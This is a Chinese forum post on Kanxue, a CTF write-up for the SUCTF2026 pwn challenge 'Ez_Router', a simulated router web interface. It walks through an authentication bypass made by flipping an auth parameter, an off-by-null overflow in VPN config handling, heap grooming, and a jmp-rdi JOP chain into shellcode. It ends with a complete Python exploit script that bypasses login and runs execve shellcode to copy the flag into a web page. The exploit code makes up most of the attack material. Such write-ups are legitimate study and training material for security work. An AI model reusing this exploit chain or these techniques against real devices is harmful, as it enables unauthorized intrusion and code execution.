首页
课程
问答
CTF
社区
招聘
峰会
发现
排行榜
知识库
工具下载
看雪20年
看雪商城
证书查询
登录
注册
首页
社区
课程
招聘
发现
问答
CTF
排行榜
知识库
工具下载
峰会
看雪商城
证书查询
社区
Pwn
发新帖
0
2
[原创]SUCTF2026 Ez_Router
发表于: 2026-3-17 21:22
12940
[原创]SUCTF2026 Ez_Router
zer00ne
3
2026-3-17 21:22
12940

# SUCTF-EzRount ## 前端越权 通过抓包登录的报文, 我们可以发现如果先是随便输入一对账密 会抓到一个发向http的包 ``` GET /www/http?auth=0&action=login HTTP/1.1 Host: 192.168.41.128:8080 Cache-Control: max-age=0 Accept-Language: zh-CN,zh;q=0.9 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Referer: http://192.168.41.128:8080/index.html Accept-Encoding: gzip, deflate, br Connection: keep-alive ``` 可以看到有一个参数auth=0 此时如果放行报文就会登录失败, 但是将auth的值改成1就可以登录成功 ``` GET /control.html HTTP/1.1 Host: 192.168.41.128:8080 Cache-Control: max-age=0 Accept-Language: zh-CN,zh;q=0.9 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Referer: http://192.168.41.128:8080/index.html Accept-Encoding: gzip, deflate, br Cookie: session_id=72cb56e041a043ee6dfc3427033ef203 Connection: keep-alive ``` ## 二进制分析 ### 架构分析 首先可以来到`固件与备份`, 将这个项目下载得到二进制文件 ``` ├── http ├── lib │ └── libutils.so ├── mainproc ├── start.sh ├── tmp │ └── sessions └── www ├── cgi-bin │ ├── download.cgi │ ├── list.cgi │ ├── login.cgi │ ├── ping.cgi │ ├── restart.sh │ ├── vpn.cgi │ └── wifi.cgi ├── control.html ├── css │ ├── dashboard.css │ ├── fontawesome │ │ └── css │ │ └── all.min.css │ └── fonts │ ├── inter.css │ └── Inter-Regular.woff2 ├── index.html └── js └── dashboard.js ``` 首先可以分析得到请求的传输流程` html -> /cgi-bin/*.cgi ` 对http进行分析, 可以发现这个文件: 1. 将请求转发给`/cgi-bin/*.cgi` 2. 处理静态资源, 并对除了login.html的静态资源进行鉴权 3. 接收`login.cgi`的重定向请求, 并为`auth=1`的会话设置cookie 接下来我们可以结合html页面和`cgi`综合分析每个业务逻辑的链路 ### 业务逻辑  除了重启按钮以外, 几乎每一个接口都有对应的cgi 直接从docker启动脚本中发现 ``` #!/bin/bash # Ensure sessions directory exists mkdir -p /app/tmp/sessions # Start the main backend process in the background echo "Starting mainproc..." ./mainproc & # Give mainproc a moment to initialize (e.g., set up message queues) sleep 2 # Start the Web Server in the foreground on port 80 echo "Starting http server on port 80..." ./http 80 ``` 起docker的时候顺手将`mainproc`拉起放置在后台, 可以猜测具体的功能实现在`mainproc`中 ### mainproc 现在就该重点分析mainproc了 首先可以发现这个文件中的`init_array`存在一个函数指针 ``` __attribute__((constructor)) void Init() { void *ptr = malloc(0xf000); void *heap_current = sbrk(0); uintptr_t page_align_mask = ~((uintptr_t)0xFFF); void *heap_base = (void *)((uintptr_t)ptr & page_align_mask); mprotect(heap_base, 0x21000, PROT_READ | PROT_WRITE | PROT_EXEC); free(ptr); } ``` 获取了堆的基地址, 并为其添加了**x**(可执行权限) ``` int main(int argc, char *argv[]) { if (argc > 1 && strcmp(argv[1], "-d") == 0) { if (daemon(1, 0) < 0) { perror("daemon"); exit(1); } } setvbuf(stdout, NULL, _IONBF, 0); setvbuf(stderr, NULL, _IONBF, 0); struct router_msgbuf msg; while (1) { memset(&msg, 0, sizeof(msg)) if (CFG_GET(0, &msg, sizeof(msg)) == -1) { usleep(100000); continue; } dispatch_action(&msg); } return 0; } ``` 接着在dispatch_action函数中可以发现一个巨大的`switch-case`结构(IDA的反编译会变成if-else结构) ``` switch (msg->mtype) { case 0x6374fe30: Set_WIFI(msg); break; case 0x74122f00: case 0x74122c02: Add_MAC(msg); break; case 0x32ee2000: case 0x32ef2030: Del_MAC(msg); break; case 0x9313f7e0: Set_VPN(msg); break; case 0xe6133f10: Edit_VPN_Custom(msg); break; case 0x96e7ff60: Apply_VPN(); break; default: printf("[WARN] Received unknown message type: 0x%lx\n", msg->mtype); break; ``` 根据不同的魔数, 调用不同功能的函数, 从cgi中提取不同的功能可以整理出接口与处理函数的对应关系 接下来应该梳理不同结构体, 结构体从IDA静态分析不是很容易, 推荐通过gdb调试描绘结构体轮廓 **黑白名单 :** ``` struct __attribute__((packed)) mac_req { int idx; char mac[0x10]; char note[0x1c]; }; ``` **wifi设置 :** ``` struct wifi_req { char ssid[0x40]; char password[0x40]; }; ``` 这两种结构体只会在堆上创建两种不同大小的堆块, 没有具体的作用 **vpn :** 在vpn.cgi中 ``` struct __attribute__((packed)) vpn_recv { char action[0x20]; char name[0x20]; char proto[0x20]; char server[0x30]; char user[0x20]; char pass[0x20]; char cert[8]; char gap[1]; char custom[3000]; }; ``` 在mainproc中 ``` struct vpn_config_req { uint16_t custom_len; char _pad[6]; char cert[8]; void (*apply_cb)(struct vpn_config_req *); char action[0x20]; char name[0x20]; char proto[0x20]; char server[0x30]; char user[0x20]; char pass[0x20]; char *custom_ptr; }; ``` 可以发现vpn结构体在两个进程中的结构差异很大, 且在mainproc中存在函数和内存两种指针 **不同的处理函数的逻辑很简单**, 包括vpn也是, 从cgi结构体中将同名成员复制到mainproc结构体中 但是注意, 这里使用了**不安全的strcpy**且没有做保护 ``` void Set_VPN(struct router_msgbuf *msg) { int idx = 0; if (vpn_list[idx]) { printf("[!] VPN already configured once. Use Edit_VPN_Custom for modifications.\n"); return; } struct vpn_recv *input = (struct vpn_recv *)msg->payload; vpn_list[idx] = (struct vpn_config_req *)malloc(sizeof(struct vpn_config_req)); size_t custom_len = strlen(input->custom); vpn_list[idx]->custom_len = custom_len; if (custom_len > 0) { vpn_list[idx]->custom_ptr = malloc(custom_len + 1); memcpy(vpn_list[idx]->custom_ptr, input->custom, custom_len); vpn_list[idx]->custom_ptr[custom_len] = '\0'; } else { vpn_list[idx]->custom_ptr = NULL; } vpn_list[idx]->apply_cb = default_vpn_apply; strcpy(vpn_list[idx]->action, input->action); strcpy(vpn_list[idx]->name, input->name); strcpy(vpn_list[idx]->proto, input->proto); strcpy(vpn_list[idx]->server, input->server); strcpy(vpn_list[idx]->user, input->user); strcpy(vpn_list[idx]->pass, input->pass); memcpy(vpn_list[idx]->cert, input->cert,sizeof(input->cert)); } ``` 我们知道这些成员都是从json中取出来的, 一般的json都会在字段的结构加上'\0' 但如果我们前往.so审计 ``` void extract_json_string(const char *json, const char *key, char *out, size_t max_len) { out[0] = '\0'; char search_key[128]; snprintf(search_key, sizeof(search_key), "\"%s\"", key); char *p = strstr(json, search_key); if (!p) return; p += strlen(search_key); while (*p == ' ' || *p == ':') p++; if (*p == '"') { p++; size_t i = 0; while (*p != '"' && *p != '\0' && i < max_len) { if (*p == '\\' && *(p+1) != '\0') { if (*(p+1) == '\\' && *(p+2) == 'x' && isxdigit(*(p+3)) && isxdigit(*(p+4))) { char hex[3] = { *(p+3), *(p+4), 0 }; out[i++] = (char)strtol(hex, NULL, 16); p += 4; } else if (*(p+1) == 'x' && isxdigit(*(p+2)) && isxdigit(*(p+3))) { char hex[3] = { *(p+2), *(p+3), 0 }; out[i++] = (char)strtol(hex, NULL, 16); p += 3; } else { p++; if (*p == 'n') out[i++] = '\n'; else if (*p == 'r') out[i++] = '\r'; else if (*p == '"') out[i++] = '"'; else if (*p == '\\') out[i++] = '\\'; else out[i++] = *p; } } else { out[i++] = *p; } p++; } if (i < max_len) { out[i] = '\0'; } } } ``` 发现当字段的预定长度被充满后, 就不会在末尾加上null戳 结合strcpy我们就可以实现off-by-null 从结构体结构上看, 最有溢出价值的字段就是`cert`和`pass`字段, 可以修改两种指针的末尾 但是在IDA中审计发现, 如果把`default_vpn_apply`的末尾改成null, 会跳转到一个导致进程段错误的地址 所以可以利用的字段只剩下了pass字段, 可以修改custom字段的末尾, 而且custom指向的是堆地址 我们可以用堆风水的手段, 让custom能指向一个能够修改函数指针的地址 ``` size_t decode_base64_in_place(char *str) { static const int b64_index[256] = { 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 62, 63, 62, 62, 63, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 0, 0, 0, 0, 0, 0, 0, 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 0, 0, 0, 0, 0, 0, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0 }; size_t in_len = strlen(str); if (in_len == 0) return 0; if (strncmp(str, "B64:", 4) != 0) { return in_len; } char *in = str + 4; in_len -= 4; size_t out_len = 0; for (size_t i = 0; i < in_len; i += 4) { int n = b64_index[(unsigned char)in[i]] << 18 | b64_index[(unsigned char)in[i+1]] << 12 | b64_index[(unsigned char)in[i+2]] << 6 | b64_index[(unsigned char)in[i+3]]; str[out_len++] = n >> 16; if (in[i+2] != '=') str[out_len++] = n >> 8 & 0xFF; if (in[i+3] != '=') str[out_len++] = n & 0xFF; } return out_len; } ``` 同时可以发现在vpn.cgi中, 当字段以`B64`开头, 整个字段会被base64编码后使用json传输, 这解决了json对不可见字符传递的局限性 现在可以考虑如何进行堆风水了, 既然想把custom指向函数指针, 我们就要让末尾被置零后的地址小于等于函数指针 ``` void (*apply_cb)(struct vpn_config_req *); char action[0x20]; char name[0x20]; char proto[0x20]; char server[0x30]; char user[0x20]; char pass[0x20]; char *custom_ptr; ``` 可以看到这两个地址间的offset为`8+0x20+0x20+0x20+0x30+0x20+0x20=0xd8` 最好的解决方法是让`void (*apply_cb)(struct vpn_config_req *)`的最低字节为00 通过简单的计算可以得到, 我们只需要进行`wifi*1 + list*7`边可以将函数指针挤到末字节为00的地址 ``` pwndbg> heap Allocated chunk | PREV_INUSE Addr: 0x555555559000 Size: 0x290 (with flag bits: 0x291) Allocated chunk | PREV_INUSE Addr: 0x555555559290 Size: 0x90 (with flag bits: 0x91) Allocated chunk | PREV_INUSE Addr: 0x555555559320 Size: 0x40 (with flag bits: 0x41) Allocated chunk | PREV_INUSE Addr: 0x555555559360 Size: 0x40 (with flag bits: 0x41) Allocated chunk | PREV_INUSE Addr: 0x5555555593a0 Size: 0x40 (with flag bits: 0x41) Allocated chunk | PREV_INUSE Addr: 0x5555555593e0 Size: 0x40 (with flag bits: 0x41) Allocated chunk | PREV_INUSE Addr: 0x555555559420 Size: 0x40 (with flag bits: 0x41) Allocated chunk | PREV_INUSE Addr: 0x555555559460 Size: 0x40 (with flag bits: 0x41) Allocated chunk | PREV_INUSE Addr: 0x5555555594a0 Size: 0x40 (with flag bits: 0x41) Allocated chunk | PREV_INUSE Addr: 0x5555555594e0 Size: 0x100 (with flag bits: 0x101) Allocated chunk | PREV_INUSE Addr: 0x5555555595e0 Size: 0x800 (with flag bits: 0x801) Top chunk | PREV_INUSE Addr: 0x555555559de0 Size: 0x20220 (with flag bits: 0x20221) pwndbg> telescope 0x5555555594e0 00:0000│ 0x5555555594e0 ◂— 0 01:0008│ 0x5555555594e8 ◂— 0x101 02:0010│ 0x5555555594f0 ◂— 0x7eb 03:0018│ 0x5555555594f8 ◂— 0xf2e900 04:0020│ 0x555555559500 —▸ 0x55555555540d (default_vpn_apply) ◂— endbr64 (here) 05:0028│ 0x555555559508 ◂— 0x746573 /* 'set' */ 06:0030│ 0x555555559510 ◂— 0 07:0038│ 0x555555559518 ◂— 0 pwndbg> 08:0040│ 0x555555559520 ◂— 0 09:0048│ 0x555555559528 ◂— 0x31 /* '1' */ 0a:0050│ 0x555555559530 ◂— 0 ... ↓ 2 skipped 0d:0068│ 0x555555559548 ◂— 0x6e70766e65706f /* 'openvpn' */ 0e:0070│ 0x555555559550 ◂— 0 0f:0078│ 0x555555559558 ◂— 0 pwndbg> 10:0080│ 0x555555559560 ◂— 0 11:0088│ 0x555555559568 ◂— 0x32 /* '2' */ 12:0090│ 0x555555559570 ◂— 0 ... ↓ 4 skipped 17:00b8│ 0x555555559598 ◂— 0x33 /* '3' */ pwndbg> 18:00c0│ 0x5555555595a0 ◂— 0 ... ↓ 2 skipped 1b:00d8│ 0x5555555595b8 ◂— '4444444444444444444444444' ... ↓ 2 skipped 1e:00f0│ 0x5555555595d0 ◂— 0x34 /* '4' */ 1f:00f8│ 0x5555555595d8 —▸ 0x5555555595f0 ◂— 0x10101010101b848 ``` 此时从pass字段溢出null, 就可以让custom指向`04:0020│ 0x555555559500 —▸ 0x55555555540d (default_vpn_apply) ◂— endbr64` 我们便可以修改函数指针 **gadget选择** 修改gadget, 需要我们观察default_vpn_apply的函数签名, 可以发现这个函数 ``` void default_vpn_apply(struct vpn_config_req *req) { printf("[SYS] Applying VPN settings for: %s\n", req->name); } ``` 这个函数有一个一参 使用`ROPgadget --binary mainproc > gadget`提取全部gadget 发现了一个特殊的gadget : `jmp rdi` 如果函数指针被覆盖为这个 , 我们便可以跳转到`req`上, 具体来说是vpn结构体的第一个字段 : `uint16_t custom_len;` 将这个长度作为机器码执行 此时的我们便可以任意执行两个字节, 这肯定是不够的 常见的作法就是将这两个字节写作跳转指令, 方便我们跳转更高地址的堆上执行代码  处理得当我们就能得到**funtion_ptr->length->cert->custom**的jop链, 最终跳转到custom上, 几乎无限长度地执行shellcode 我选择是是先在length处`jmp $+9`, 然后再cert中`jmp $+offset`进行一段较长跳转, 最后在custom上做nop滑梯2shellcode 这个过程中因为PIE保护, 需要进行`1/16`概率的爆破, 才能将`jmp rdi`写入函数指针 **shellcode** 由于mainproc没有回显, 我们可以加载将flag写入/www/下的html文件的方法获得flag 因为http可以代理所有`/www/*.html`文件 ## EXP 综上所述, 将攻击手法转化为http报文后, exp如下 ``` from pwn import * import requests import json import sys import base64 context.arch='amd64' class IoTClient: def __init__(self, base_url="http://localhost:8080"): self.base_url = base_url.rstrip('/') self.session = requests.Session() def login_bypass(self): url = f"{self.base_url}/www/http?action=login&auth=1" try: resp = self.session.get(url, allow_redirects=False) if 'session_id' in self.session.cookies: log.info(f"Login bypass success. Session ID: {self.session.cookies['session_id']}") return True else: log.error("Failed to obtain session.") return False except Exception as e: log.error(f"Connection Error: {e}") return False def _serialize_payload(self, data): serialized = {} for k, v in data.items(): if isinstance(v, bytes): if k == "custom": serialized[k] = "B64:" + base64.b64encode(v).decode('utf-8') else: serialized[k] = "".join(f"\\x{c:02x}" for c in v) elif isinstance(v, str): serialized[k] = v else: serialized[k] = v return serialized def set_vpn(self, name, proto="openvpn", server="127.0.0.1", user="admin", password="password", cert="cert.ovpn", custom=""): url = f"{self.base_url}/cgi-bin/vpn.cgi" payload = self._serialize_payload({ "action": "set", "name": name, "proto": proto, "server": server, "user": user, "pass": password, "cert": cert, "custom": custom }) return self._post_json(url, payload) def edit_vpn(self, custom_content): url = f"{self.base_url}/cgi-bin/vpn.cgi" payload = self._serialize_payload({ "action": "edit", "custom": custom_content }) return self._post_json(url, payload) def apply_vpn(self): url = f"{self.base_url}/cgi-bin/vpn.cgi" payload = { "action": "apply" } return self._post_json(url, payload) def set_wifi(self, ssid, password): url = f"{self.base_url}/cgi-bin/wifi.cgi" data = { "action": "save", "ssid": ssid, "password": password } return self._post_form(url, data) def manage_list(self, action, idx, mac="", note=""): url = f"{self.base_url}/cgi-bin/list.cgi" data = { "action": action, "idx": idx, "mac": mac, "note": note } return self._post_form(url, data) def _post_json(self, url, json_data): try: resp = self.session.post(url, json=json_data) return resp.json() except Exception as e: return {"status": "error", "message": str(e)} def _post_form(self, url, data): try: resp = self.session.post(url, data=data) return resp.json() except Exception as e: return {"status": "error", "message": str(e)} if __name__ == "__main__": client = IoTClient() if not client.login_bypass(): log.error("Login bypass failed. Check if the server is running and reachable.") exit(1) log.info("Step 1: Setting WiFi...") print(client.set_wifi(ssid="1", password="2")) log.info("Step 2: Adding 7 blacklist entries...") for i in range(7): print(client.manage_list(action="add_black", idx=i, mac="123", note="123")) log.info("Step 3: Setting VPN initial config...") shellcode= asm(shellcraft.execve("/bin/sh",["/bin/sh","-c","cat flag > ./www/flag.html"],0)) print(client.set_vpn(name="1", proto="openvpn", server="2", user="3", password="4"*0x20, cert=b"\x00\xe9\xf2\x00\x00\x00", custom=shellcode.ljust(0x7eb,b"\x90")+b"\x00")) log.info("Step 4: Triggering Edit_VPN_Custom...") payload = b"\x21\x5c" print(client.edit_vpn(payload)) log.info("Step 5: Applying VPN (Trigger Callback)...") print(client.apply_vpn()) ```
登录后可查看完整内容
冰与火的战歌:Windows内核攻防实战高级班!从零到实战,融合AI与Windows内核攻防全技术栈,打造具备自动化能力的内核开发高手。
最后于
2026-3-18 11:54 被zer00ne编辑 ,原因:
#题解集锦
上传的附件:
Ez_Router.zip
(182.34kb,11次下载)
收藏
・
0
点赞
・
2
打赏
分享
分享到微信
分享到QQ
分享到微博
赞赏记录
参与人
雪币
留言
时间
wx_晨梦
为你点赞!
2026-7-16 07:34
mb_dowwiawp
感谢你的积极参与,期待更多精彩内容!
2026-3-30 19:41
查看更多
赞赏
×
1 雪花
5 雪花
10 雪花
20 雪花
50 雪花
80 雪花
100 雪花
150 雪花
200 雪花
支付方式:
微信支付
赞赏留言:
快捷留言
感谢分享~
精品文章~
原创内容~
精彩转帖~
助人为乐~
感谢分享~
最新回复
(
1
)
winmt
雪 币:
4771
活跃值:
(11875)
能力值:
(RANK:438 )
在线值:
发帖
11
回帖
89
粉丝
400
关注
私信
winmt
9
2
楼
麻烦图片传看雪平台,尽量不要用外部链接,容易失效。谢谢!
2026-3-18 01:30
1
游客
登录
|
注册
方可回帖
回帖
表情
雪币赚取及消费
高级回复
返回
zer00ne
3
7
发帖
5
回帖
160
RANK
关注
私信
他的文章
[原创]SUCTF2026 Ez_Router
12940
[原创] 2025 强网杯和强网拟态部分题解
12367
[原创]港湾杯决赛--babyshark
10469
[原创]2025 磐石行动-线下AWD-PWN
8303
[原创]Nepctf2025 pwn部分wp
5643
关于我们
联系我们
企业服务
看雪公众号
专注于PC、移动、智能设备安全研究及逆向工程的开发者社区
谁下载
×
huangyalei
wx_1_816
jsjsj
mb_twxozogd
mb_dowwiawp
mb_eizetlni
npc0vo
mb_kujsrqqv
mb_lthgjpwj
看原图
赞赏
×
雪币:
+
留言:
快捷留言
为你点赞!
返回
顶部